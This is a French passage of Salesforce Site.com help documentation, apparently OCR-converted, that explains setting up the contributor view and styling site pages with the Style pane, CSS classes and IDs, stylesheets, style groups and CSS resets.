| Section | Section générique de la page. |
| Récapitulatif | Section récapitulative ou de légende d'une section de détails. |

Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

Conseil: Si vous utilisez une balise sémantique HTML5, il est recommandé de modifier également le doctype de la page en HTML5.

CONSULTER ÉGALEMENT :

- Modification de la balise HTML d'un élément de page
- Ajout d'attributs HTML personnalisés

# Configuration de la vue Studio du contributeur

Contrôlez les actions que vos contributeurs peuvent exécuter dans Site.com Studio.

La vue Site.com Studio du contributeur permet aux utilisateurs de parcourir et de mettre à jour le contenu d'un site Web. Pour permettre aux contributeurs de modifier le contenu du site, vous devez toutefois commencer par créer des pages basées sur un modèle avec des zones modifiables, puis activer plusieurs propriétés.

Pour permettre aux contributeurs de :

- modifier le texte d'une page, créez des pages basées sur un modèle avec des blocs de contenu modifiables ;
- ajouter des blocs de contenu à la page, créez des pages basées sur un modèle avec des volets modifiables ;
- créer des pages de sites basées sur un modèle de page, sélectionnez **Disponible pour les contributeurs** dans le volet Propriétés lorsque le modèle de page est ouvert ;
- ajouter des widgets à la page, sélectionnez **Disponible pour les contributeurs** dans la vue Widgets de l'onglet Présentation ou dans le volet Propriétés lorsque le widget est ouvert ;
- mettre à jour la présentation des pages et des widgets, configurez des propriétés de marque

Pour vous assurer que la vue Site.com Studio du contributeur est correctement configurée, cliquez sur **Afficher Studio en tant que contributeur** dans le menu déroulant du site (dans la barre d'outils supérieure). Pour quitter, cliquez sur **Revenir à la vue Mon Studio**.

La vue du contributeur n'est pas disponible par défaut pour les sites de communauté Site.com. Vous pouvez toutefois utiliser une licence Site.com Contributor afin d'accorder un accès contributeur à un utilisateur spécifique. Pour plus d'informations, reportez-vous à *À propos des licences de fonctionnalité* dans l'aide de Site.com. Alternativement, un utilisateur peut prévisualiser le site de communauté Site.com en tant que contributeur en ajoutant `?iscontrib` à l'URL du site. Par exemple : `https://sitestudio.na1.force.com/?iscontrib`

CONSULTER ÉGALEMENT :

- Création de modèles de page Site.com
- Création de widgets
- Présentation de l'ajout d'une marque à un site
- Compréhension de la vue de modification de page du contributeur

## Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour créer, modifier et gérer des sites Site.com :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détails de l'utilisateur

  ET

  Rôle Administrateur ou concepteur de site attribué au niveau du site

# Conception de votre site Web

## Présentation des feuilles de style en cascade

Les feuilles de style en cascade (CSS) offrent une méthode flexible pour ajouter des styles aux pages de votre site Web. Cet ensemble de règles de mise en forme détermine l'apparence de vos pages et permet de définir les polices, les couleurs, la présentation et d'autres fonctionnalités de mise en forme.

L'utilisation de feuilles de style pour contrôler vos polices permet d'accroître la cohérence de l'apparence et de la présentation de vos pages dans les divers navigateurs. Parmi les nombreuses propriétés de texte que le format CSS permet de contrôler figurent notamment la famille et la taille de police, la couleur du texte et de l'arrière-plan, la mise en forme du texte et la couleur des liens.

Les feuilles de style permettent également de positionner, d'ajouter une couleur, de définir l'habillage du texte et de définir les marges et les bordures pour des éléments de bloc. Un élément de bloc est un contenu autonome avec une mise en forme visuelle individuelle. Par exemple, les contenus de bloc (équivalents aux balises `p`) et les panneaux (identiques aux balises `div`) sont des éléments de bloc.

Site.com prend en charge le format CSS3, qui est la dernière spécification de CSS.

Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

### À propos des styles en ligne et des feuilles de style

Dans Site.com Studio, vous pouvez :

- Appliquez des styles directement à une page ou à un élément de page sélectionné à l'aide de l'option **En ligne** du panneau Style ( ). Les styles en ligne s'appliquent uniquement à l'élément sélectionné.
- Ajouter des éléments de style, tels que des classes ou des ID CSS à une feuille de style, et les appliquer à la page ou à l'élément de page sélectionné. Cette approche sépare le contenu (vos pages Web) de la présentation (la feuille de style).

Si vous ne maîtrisez pas les feuilles de style CSS, l'option en ligne est probablement plus facile à utiliser et à comprendre. Cependant, les styles en ligne perdent de nombreux avantages des feuilles de style, car ils mélangent contenu et présentation. Le style en ligne s'applique uniquement à un élément individuel. Pour mettre à jour le style de votre site, vous devez modifier les propriétés de style de chaque page et élément de page affecté.

Par contre, si les feuilles de style sont au premier abord plus difficiles à comprendre, elles permettent de modifier l'ensemble du site à partir d'un emplacement unique. Lorsque vous mettez à jour un élément dans votre feuille de style, chaque page ou élément de page qui l'utilise est immédiatement mis à jour.

Se familiariser avec les feuilles de style CSS permet de :

- Concevoir et construire votre site plus rapidement et plus facilement
- Produire des sites de conception plus cohérente et plus claire
- Simplifier la navigation pour les personnes à accessibilité réduite (par exemple les utilisateurs de lecteurs d'écran)

Pour plus d'informations sur l'utilisation et la création de feuilles de style CSS, visitez le World Wide Web Consortium (W3C) à l'adresse `www.w3.org/Style/CSS`. De nombreux didacticiels, disponibles sur Internet, offrent des formations approfondies sur les feuilles de style CSS.

### À propos des classes et des ID CSS

Lorsque vous utilisez des feuilles de style pour mettre en forme votre site, vous pouvez redéfinir la mise en forme de balises HTML telles que `body` ou `h1`. Vous pouvez également créer des classes et des ID CSS pour définir le style d'éléments spécifiques tels que des

en-têtes ou un contenu répété. Une classe CSS permet de définir et d'appliquer des propriétés de style à de nombreux éléments d'une page, alors qu'un ID CSS permet de cibler un élément unique sur une page. Par exemple, dans la structure d'une page, les ID sont souvent utilisés pour définir les zones d'en-tête et de pied de page, car chaque page contient un seul en-tête ou pied de page, tandis que les classes sont utilisées pour définir des éléments de pages dupliqués, par exemple une publication de blog.

## Pratiques recommandées

- Insérez une réinitialisation CSS dans votre feuille de style pour réinitialiser tous les éléments de style sur une valeur de base. Cela permet d'éviter les différences d'affichage entre les navigateurs, dues à des paramètres de style par défaut intégrés.
- Dans la mesure du possible, utilisez des classes et des ID CSS au lieu de styles en ligne. Cela permet de séparer la présentation et le contenu, et de faciliter les mises à jour des styles du site.
- Utilisez des ID lorsqu'une seule occurrence par page existe. Une fois l'ID utilisé, vous ne pouvez plus l'utiliser sur cette page. Utiliser des classes lorsqu'une ou plusieurs occurrences par page existent.
- Utilisez des groupes pour organiser votre feuille de style CSS de façon logique et faciliter sa maintenance.
- Si vous utilisez le format CSS3, assurez-vous que vous avez prévisualisé et testé votre site dans chaque navigateur qui doit le prendre en charge, car certains navigateurs n'ont pas encore mis en œuvre toutes les fonctionnalités du CSS3.

CONSULTER ÉGALEMENT :

Utilisation du volet Style

Compréhension de la vue Feuille de style dans Site.com

Création et utilisation de feuilles de style CSS

## Utilisation du volet Style

Le volet Style est un éditeur CSS visuel qui permet de modifier les propriétés de style, telles que la couleur d'arrière-plan, la taille de police et le style de bordure, pendant que vous utilisez des pages et des éléments de page. Si vous utilisez des classes CSS ou des ID pour mettre en forme vos pages, vous pouvez modifier ou créer des éléments de style directement à partir du volet Style, plutôt que d'ouvrir la feuille de style.

Pour appliquer un style à une page ou un élément de page sélectionné :

1. Ouvrez le volet Style ( ).
2. Pour appliquer :
   - Un style en ligne, sélectionnez **En ligne**. Les styles en ligne affectent uniquement l'élément sélectionné et ne sont pas inclus dans une feuille de style.
   - Une classe CSS, sélectionnez **Classe** et saisissez les premières lettres de son nom. Si une classe existe déjà dans votre feuille de style, sélectionnez-la dans la liste qui s'affiche. Pour créer une nouvelle classe, saisissez son nom, sélectionnez-la, puis cliquez sur **Oui** pour l'ajouter à la feuille de style.
   - Un ID CSS, sélectionnez **ID**, puis sélectionnez-le dans la liste déroulante. Pour créer un nouvel ID, cliquez sur , saisissez le nom de l'ID, puis cliquez sur .

   Les éléments de page du menu comportent plusieurs composants, que vous pouvez mettre en forme individuellement en sélectionnant vos préférences dans la fenêtre déroulante Style qui s'affiche.
3. Dans l'onglet Visuel, appliquez les propriétés de style appropriées. Vous pouvez également saisir vos styles CSS directement sous l'onglet Code, puis cliquer sur **Appliquer**.

Conseil: Pour afficher les propriétés de style associées à une page ou un élément de page sélectionné, ouvrez l'onglet Code dans le volet Style. Pour supprimer les propriétés de style, cliquez sur **Effacer**.

CONSULTER ÉGALEMENT :

Création d'éléments et de groupes de feuilles de style

Création et utilisation de feuilles de style CSS

Présentation des feuilles de style en cascade

### Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour créer, modifier et gérer des sites Site.com :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur ou concepteur de site attribué au niveau du site

# Propriétés du volet Style

Le volet Style est un éditeur CSS visuel qui permet de modifier les propriétés de style, telles que la couleur d'arrière-plan, la taille de police et le style de bordure, pendant que vous utilisez des pages et des éléments de page.

Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

## Section Arrière-plan

| Propriété | Description |
|---|---|
| Couleur d'arrière-plan | Définit la couleur d'arrière-plan de l'élément. Cliquez sur la case de couleur et sélectionnez la couleur à l'aide du sélecteur, ou saisissez un code hexadécimal spécifique dans la zone de texte. Vous pouvez également sélectionner la couleur dans la liste déroulante Couleur d'arrière-plan. |
| Image d'arrière-plan | Ajoute une image d'arrière-plan à l'élément. Cliquez sur **URL** pour saisir l'URL de l'image ou sur + pour sélectionner une image importée. |
| Répétition de l'arrière-plan | Affiche la couleur d'arrière-plan de l'élément en mosaïque.<br>• affiche une seule copie de l'image.<br>• duplique l'image horizontalement.<br>• duplique l'image verticalement.<br>• affiche l'image en mosaïque horizontalement et verticalement. |
| Position | Spécifie la position de l'image d'arrière-plan de l'élément.<br>• Pour définir la position horizontale de l'image d'arrière-plan, saisissez une valeur dans la zone de texte `X`, puis sélectionnez une unité de mesure. Vous pouvez également sélectionner Gauche ou Droite dans la liste déroulante.<br>• Pour définir la position verticale de l'image d'arrière-plan, saisissez une valeur dans la zone de texte `Y`, puis sélectionnez une unité de mesure. Vous pouvez également sélectionner Haut ou Bas dans la liste déroulante. |
| Curseur | Définit le type de curseur, tel que Croix ou Pointeur. |

## Section Police et couleur

| Propriété | Description |
|---|---|
| Police | Définit la famille de police de l'élément sélectionné. |

| Propriété | Description |
| --- | --- |
| Couleur | Définit la couleur de police. Cliquez sur la case de couleur et sélectionnez la couleur à l'aide du sélecteur, ou saisissez un code hexadécimal spécifique dans la zone de texte. Vous pouvez également sélectionner la couleur dans la liste déroulante Couleur. |
| Taille | Définit la taille de police. Saisissez une valeur dans la zone de texte `Taille`, puis sélectionnez une unité de mesure telle que em, point ou %. Vous pouvez également sélectionner une valeur prédéfinie telle que Petite-XX. Sélectionnez Hérite pour utiliser la même taille de police que l'élément parent (par exemple, la page ou le volet).<br>Conseil: Utiliser des valeurs relatives, telles que em ou un pourcentage, pour permettre à vos utilisateurs de redimensionner la taille de police dans leur navigateur Web. |
| Style | Met en forme le style de police de l'élément.<br>• B définit la police en caractères gras.<br>• B+i définit la police en caractères gras et italique.<br>• i définit la police en caractères italiques.<br>• **Aucun** supprime les styles existants. |
| Effet de police | Définit l'affichage de la police en petites capitales. |
| Hauteur de ligne | Ajuste l'espace entre les lignes de texte. Saisissez une valeur dans la zone de texte, puis sélectionnez une unité de mesure telle que pixels, pourcentage ou em. Sélectionnez Hérite pour utiliser la même hauteur de ligne que l'élément de page parent. |
| Ornement de texte | Applique des effets décoratifs au texte de l'élément. Par exemple, vous pouvez supprimer le soulignement habituel des liens hypertexte, qui correspond à une règle CSS standard intégrée à la plupart des navigateurs Web.<br>• ab souligne le texte.<br>• ed barre le texte.<br>• ef affiche une ligne au-dessus du texte.<br>• **Aucun** supprime la décoration de texte existante. |
| Alignement | Aligne le texte de l'élément sélectionné.<br>• aligne le texte à gauche.<br>• aligne le texte à droite.<br>• centre le texte.<br>• le texte sur les marges gauche et droite. |

| Propriété | Description |
| --- | --- |
| Casse | Modifie la capitalisation du texte de l'élément.<br>• Ab capitalise le premier caractère de chaque terme.<br>• CD met en forme tous les caractères en lettres majuscules.<br>• ef met en forme tous les caractères en lettres minuscules.<br>• **Aucun** supprime la mise en forme de la casse existante. |
| Retrait du texte | Met la première ligne du texte en retrait dans l'élément de page sélectionné. Saisissez une valeur dans la zone de texte, puis sélectionnez une unité de mesure. Sélectionnez Hérite pour utiliser le même retrait que l'élément de page parent. |
| Espacement | Contrôle la gestion des espaces (espaces, onglets, retours à la ligne) dans un élément. |

## Section Présentation

| Propriété | Description |
| --- | --- |
| Positionnement | Positionne les éléments de page hors du flux normal du document. Généralement, les éléments d'une page sont affichés dans les navigateurs Web dans l'ordre dans lequel ils se présentent dans le document. Les éléments de bloc, tels que les balises `p` et `div`, sont affichés les uns sous les autres, alors que les éléments en ligne, tels que les balises `em`, `strong` et `span`, sont affichés en regard du texte ou les uns à la suite des autres.<br>• Absolu positionne le contenu à l'aide des paramètres des zones de texte `Haut`, `Bas`, `Gauche` et `Droite`.<br>• Relatif affiche l'élément de page dans le flux de mise en forme normal, mais en l'ajustant par rapport à sa position normale en fonction des valeurs des zones de texte `Haut`, `Bas`, `Gauche` et `Droite`. Par exemple, si vous définissez la position gauche d'un élément sur 20 pixels, il est décalé de 20 pixels sur la gauche. |
| Affichage | Remplace le comportement de présentation par défaut d'un élément de page. Par exemple, vous pouvez masquer des éléments de page, afficher des éléments de bloc en ligne ou afficher des éléments en ligne dans des blocs.<br>• Aucun masque l'élément de page.<br>• Bloc affiche l'élément de page au niveau du bloc, avec un saut de ligne avant et après l'élément.<br>• Aligné, qui correspond au paramètre par défaut, affiche l'élément de page en ligne, sans saut de ligne avant ou après l'élément.<br>• Bloc aligné affiche l'élément de page dans un rectangle en ligne, mais dont le contenu se comporte comme dans un élément de bloc. |

| Propriété | Description |
| --- | --- |
| Position | Avec les options Absolu ou Relatif, ces quatre propriétés placent les éléments de page hors du flux normal du document. Saisissez la valeur appropriée dans les zones de texte, puis sélectionnez une unité de mesure dans les listes déroulantes respectives.<br>• Haut définit la distance entre le bord supérieur d'un élément et le haut ou le bas du bord supérieur de l'élément parent.<br>• Bas définit la distance entre le bord inférieur d'un élément et le haut ou le bas du bord inférieur de l'élément parent.<br>• Droite définit la distance entre le bord supérieur d'un élément et la droite ou la gauche du bord supérieur de l'élément parent.<br>• Gauche définit la distance entre le bord gauche d'un élément et la droite ou la gauche du bord gauche de l'élément parent. |
| Empilement | Spécifie l'ordre dans lequel les éléments s'empilent lorsqu'ils sont affichés dans un espace commun. Un élément avec une valeur d'empilement supérieure couvre un élément avec une valeur inférieure. La valeur par défaut est 0.<br>Cliquez sur ⊕ ou ⊖ pour ajuster l'empilement, ou saisissez une valeur dans la case de texte. |
| Flottement | Laisse flotter un élément de page à gauche ou à droite pour permettre aux éléments suivants (par exemple du texte) d'entourer l'élément de page flottant.<br>• laisse flotter l'élément de page à gauche.<br>• laisse flotter l'élément de page à droite.<br>• **Aucun** supprime tout paramètre de flottement existant. |
| Dégagement | Spécifie si l'élément de page sélectionné autorise le flottement des éléments de page proches.<br>• place l'élément de page sous tout élément de page flottant sur sa gauche.<br>• place l'élément de page sous tout élément de page flottant sur sa droite.<br>• place l'élément de page sous les éléments de page flottants des deux côtés.<br>• **Aucun** supprime les paramètres de flottement existants. |
| Visibilité | Spécifie si l'élément de page existant est visible.<br>• Visible correspond à la valeur par défaut.<br>• Masqué affiche un rectangle invisible à la place de l'élément de page.<br>• Réduire permet de masquer les éléments de tableaux (pour les autres éléments de page, le résultat est identique à masqué).<br>Remarque: Les éléments de page invisibles occupent le même espace dans la présentation de la page. |

| Propriété | Description |
| --- | --- |
| Excédent | Spécifie si le contenu d'un élément de page doit être tronqué lorsqu'il dépasse de sa zone.<br>• Visible ne tronque pas le contenu.<br>• Masqué tronque le contenu.<br>• Défilement tronque le contenu, mais affiche des barres de défilement pour permettre aux utilisateurs de parcourir le contenu.<br>• Auto dépend du navigateur, mais doit afficher une barre de défilement pour parcourir le contenu. |

### Section Dimensions

| Propriété | Description |
| --- | --- |
| Largeur | Définit la largeur de l'élément de page sélectionné. Saisissez une valeur dans la zone de texte `Largeur`, puis sélectionnez une unité de mesure. Sélectionnez Hérite pour utiliser la même largeur que l'élément de page parent. |
| Hauteur | Définit la hauteur de l'élément de page sélectionné. Saisissez une valeur dans la zone de texte `Hauteur`, puis sélectionnez une unité de mesure. Sélectionnez Hérite pour utiliser la même hauteur que l'élément de page parent. |
| Marges | Définit la largeur de la marge de l'élément de page, qui correspond à l'espace qui sépare sa bordure et le bord extérieur. Définissez les marges des quatre côtés en saisissant une valeur dans la zone de texte `Toutes`, ou ajoutez des marges pour les cotés haut, droit, bas ou gauche selon vos besoins. |
| Remplissage | Définit la largeur de remplissage de l'élément de page, qui correspond à l'espace qui sépare son contenu et sa bordure. Définissez le remplissage des quatre côtés en saisissant une valeur dans la zone de texte `Tous`, ou ajoutez un remplissage pour les cotés haut, droit, bas ou gauche selon vos besoins. |

### Section Bordures

| Propriété | Description |
| --- | --- |
| Type | Spécifie les propriétés de bordure pour chaque côté ou pour les quatre côtés. |
| Style | Défini le style de la bordure, tels que En tirets, En pointillés ou Double. |
| Couleur | Définit la couleur de la bordure. Cliquez sur la case de couleur et sélectionnez la couleur à l'aide du sélecteur, ou saisissez un code hexadécimal spécifique dans la zone de texte. Vous pouvez également sélectionner la couleur dans la liste déroulante Couleur. |
| Épaisseur | Définit l'épaisseur de la bordure. Saisissez une valeur dans la zone de texte `Épaisseur`, puis sélectionnez une unité de mesure. Vous pouvez également sélectionner Fine, Moyenne ou Épaisse. |

## Section Tables

| Propriété | Description |
| --- | --- |
| Réduction des bordures | Lors de la conception de tables :<br>• Réduire définit une bordure commune entre les cellules<br>• Séparer définit une bordure pour chaque cellule |
| Espacement horizontal | Définit la distance horizontale qui sépare les bordures de cellules. Saisissez une valeur dans la zone de texte, puis sélectionnez une unité de mesure. Cette valeur est utilisée uniquement si Réduction des bordures est définie sur Séparer. |
| Espacement vertical | Définit l'espace vertical qui sépare les bordures de cellules. Saisissez une valeur dans la zone de texte, puis sélectionnez une unité de mesure. Cette valeur est utilisée uniquement si Réduction des bordures est définie sur Séparer. |

CONSULTER ÉGALEMENT :

Utilisation du volet Style

# Compréhension de la vue Feuille de style dans Site.com

Lorsque utiliser des feuilles de style, vous pouvez ajouter des éléments de style, les organiser en groupes et modifier directement le code CSS. Ouvrez une feuille de style sous l'onglet Présentation en double-cliquant dessus ou en la survolant, puis cliquez sur > **Modifier**. La feuille de style s'ouvre dans un nouvel onglet.

## Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition


## AUTORISATIONS UTILISATEUR

Pour créer, modifier et gérer des sites Site.com :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur ou concepteur de site attribué au niveau du site



- La barre d'outils (1) permet d'importer une feuille de style et de modifier correctement son code CSS.
- Le volet de la feuille de style (2) permet de :
  - Créer des éléments de style et des groupes
  - Prévisualiser, modifier et supprimer des éléments de style
  - Déplacer des éléments de style et des groupes en les faisant glisser vers l'emplacement approprié
  - Ajouter une réinitialisation CSS
- La section Aperçu du style (3) permet de prévisualiser et de modifier manuellement un élément de style sélectionné.

  **Remarque:** Vous ne pouvez pas prévisualiser des règles « à », telles que `@media` ou `@police`, dans la section Aperçu du style.
- L'éditeur CSS visuel (4) permet de définir les propriétés CSS pour l'élément de style sélectionné.

CONSULTER ÉGALEMENT :

Création et utilisation de feuilles de style CSS

Présentation des feuilles de style en cascade

## Création et utilisation de feuilles de style CSS

Une feuille de style par défaut intitulée « Feuille de style du site » est incluse avec chaque site que vous créez. Toutefois, si vous maîtrisez le code CSS et souhaitez utiliser plusieurs feuilles de style, vous pouvez en créer de nouvelles pour votre site.

Créez une feuille de style :

1. Cliquez sur **Feuilles de style** > **Nouveau** sous l'onglet Présentation. Alternativement, vous pouvez cliquer sur **Nouvelle feuille de style** dans la vue Feuilles de style.
2. Saisissez un nom pour la feuille de style.
3. Cliquez sur **Appliquer**. La feuille de style s'ouvre.
4. Ajoutez des éléments et des groupes de style à la feuille de style.

**Remarque:**

- Les noms de feuille de style peuvent contenir uniquement des caractères alphanumériques, des tirets, le caractère deux points et des traits de soulignement.
- Vous pouvez également importer une feuille de style CSS pour l'utiliser dans votre site.

Une fois la feuille de style créée, vous devez la joindre à la page afin d'appliquer ses styles.

Pour joindre une feuille de style à une page :

1. Sélectionnez la page dans le volet Structure de la page ( ).
2. Dans la section Feuilles de style du volet Propriétés ( ), cliquez sur +.
3. Sélectionnez la feuille de style dans la liste qui s'affiche.
4. Joignez la feuille de style à la page en cliquant sur + en regard de la liste déroulante.

**Éditions**

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer, modifier et gérer des sites Site.com :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur ou concepteur de site attribué au niveau du site

Conseil: Si vous utilisez un modèle de page pour créer vos pages de site, la méthode la plus rapide pour inclure la nouvelle feuille de style dans chaque page, consiste à la joindre au modèle. Une référence à la feuille de style est automatiquement incluse dans chaque page basée sur le modèle.

CONSULTER ÉGALEMENT :

Compréhension de la vue Feuille de style dans Site.com

Présentation des feuilles de style en cascade

## Création d'éléments et de groupes de feuilles de style

Lorsque vous ajoutez des éléments de style à des feuilles de style, vous pouvez définir des classes et des ID CSS ou redéfinir la mise en forme des balises HTML telles que `body` ou `h1`. Lorsque vous modifiez le style CSS d'une balise HTML, tous les éléments mis en forme avec cette balise sont immédiatement mis à jour.

Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer, modifier et gérer des sites Site.com :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur ou concepteur de site attribué au niveau du site

### Création d'éléments de style

Pour ouvrir une feuille de style, double-cliquez dessus dans la vue Feuille de style de l'onglet Présentation, ou survolez-la et cliquez sur > **Modifier**.

Si vous maîtrisez le format CSS et préférez le codage manuel, cliquez sur **Modifier le code de la feuille de style** pour éditer la feuille de style directement avec l'éditeur CSS. De plus, pour ajouter des règles « à » (par exemple, `@media`), vous devez modifier directement la feuille de style.

Vous pouvez également :

1. Sélectionnez la feuille de style, puis cliquez sur > **Insérer un élément de style**.
2. Saisir le nom de l'élément de style :
   - Pour redéfinir la mise en forme par défaut d'une balise HTML spécifique, saisissez le nom de la balise HTML, par exemple `body` ou `h1`.
   - Pour créer une classe CSS, saisissez le nom de la classe précédé d'un point, par exemple `.classname`.
   - Pour créer un ID CSS, saisissez le nom de l'ID précédé de `#`, par exemple, `#IDcontenu`.
3. Cliquez sur **Appliquer**.
4. Ajouter des définitions de style en effectuant l'une des actions suivantes :
   - Définissez des propriétés de style dans l'éditeur de style visuel à droite.
   - Saisissez des styles CSS dans la zone de texte de la section Aperçu du style, puis cliquez sur **Enregistrer**.

En modifiant la définition d'un élément de style sélectionné, vous pouvez suivre le résultat de vos modifications dans la section Aperçu du style.

Conseil:

- Un nom de classe doit commencer par un point, sinon il n'est pas reconnu en tant que classe CSS.
- Un nom d'ID doit commencer par le caractère `#`, sinon il n'est pas reconnu en tant qu'ID CSS.
- Utilisez des ID lorsqu'une seule occurrence par page existe. Une fois l'ID utilisé, vous ne pouvez plus l'utiliser sur cette page. Utiliser des classes lorsqu'une ou plusieurs occurrences par page existent.

- Les noms de classe et d'ID peuvent inclure uniquement des caractères alphanumériques, des tirets et des traits de soulignement, et ne peuvent pas commencer par un chiffre ou contenir des espaces.

## Création de groupes de styles

Les groupes permettent d'organiser votre CSS de façon logique. Ils facilitent la recherche et la maintenance des styles.

Lorsque la feuille de style est ouverte :

1. Sélectionnez la feuille de style, puis cliquez sur > **Insérer un groupe de style**.
2. Saisissez le nom du groupe, puis cliquez sur **Appliquer**.
3. Pour ajouter un nouveau style au groupe, sélectionnez le groupe, puis cliquez sur > **Insérer un élément de style**. Pour ajouter un style existant au groupe, faites-le glisser vers l'icône de dossier.

## Attribution d'éléments de style

Une fois les styles créés, vous pouvez les attribuer à des pages et des éléments de page de vote site.

Pour attribuer une classe à une page ou à un élément de page, sélectionnez-la, puis effectuez l'une des actions suivantes :

- Saisissez le nom de la classe dans le champ `Classe` du volet Propriétés ( ).
- Sélectionnez **Classe** dans le volet Style ( ), saisissez les premières lettres de son nom, puis sélectionnez-le dans la liste affichée.

Pour attribuer un ID à une page ou à un élément de page, effectuez l'une des actions suivantes :

- Saisissez le nom de l'ID dans le champ `ID` du volet Propriétés ( ).
- Sélectionnez **ID** dans le volet Style ( ) puis sélectionnez-le dans la liste déroulante.

CONSULTER ÉGALEMENT :

Création et utilisation de feuilles de style CSS

Compréhension de la vue Feuille de style dans Site.com

Présentation des feuilles de style en cascade

## Utilisation de la réinitialisation CSS

Chaque navigateur contient un ensemble de paramètres de présentation par défaut, mais malheureusement ils ne sont pas standardisés entre tous les types de navigateur. Cela signifie que lorsque vous utilisez une feuille de style CSS pour votre site, il risque de ne pas s'afficher correctement dans certains navigateurs. Par exemple, les navigateurs n'affichent pas de la même façon les éléments suivants :

- Les listes triées et non triées
- Les marges supérieure et inférieure des en-têtes
- Les distances de retrait
- Les hauteurs de ligne par défaut

Une réinitialisation CSS annule les différences entre les navigateurs afin de contrôler la présentation des éléments à l'utilisateur. Vous pouvez utiliser la réinitialisation CSS de Site.com ou ajouter votre propre code de réinitialisation CSS.

Pour utiliser la réinitialisation CSS de Site.com :

1. Dans la vue Feuilles de style, sous l'onglet Présentation, ouvrez la feuille de style en double-cliquant dessus ou en la survolant, puis cliquez sur > **Modifier**.
2. Cliquez sur > **Insérer une réinitialisation CSS**.
3. Assurez-vous que la réinitialisation CSS est placée en haut de la feuille de style. Pour la déplacer, faites glissaient vers l'emplacement correct à gauche du panneau.

Pour ajouter votre propre code de réinitialisation CSS :

1. Dans la vue Feuilles de style, sous l'onglet Présentation, ouvrez la feuille de style en double-cliquant dessus ou en la survolant, puis cliquez sur > **Modifier**.
2. Cliquez sur **Modifier le code de la feuille de style** pour ouvrir l'éditeur CSS.
3. Coller le code en haut du code de la feuille de style.
4. Cliquez sur **Enregistrer et fermer**.

CONSULTER ÉGALEMENT :

Création et utilisation de feuilles de style CSS

Présentation des feuilles de style en cascade

### Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour créer, modifier et gérer des sites Site.com :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur ou concepteur de site attribué au niveau du site

# Ajout d'une marque à votre site

## Présentation de l'ajout d'une marque à un site

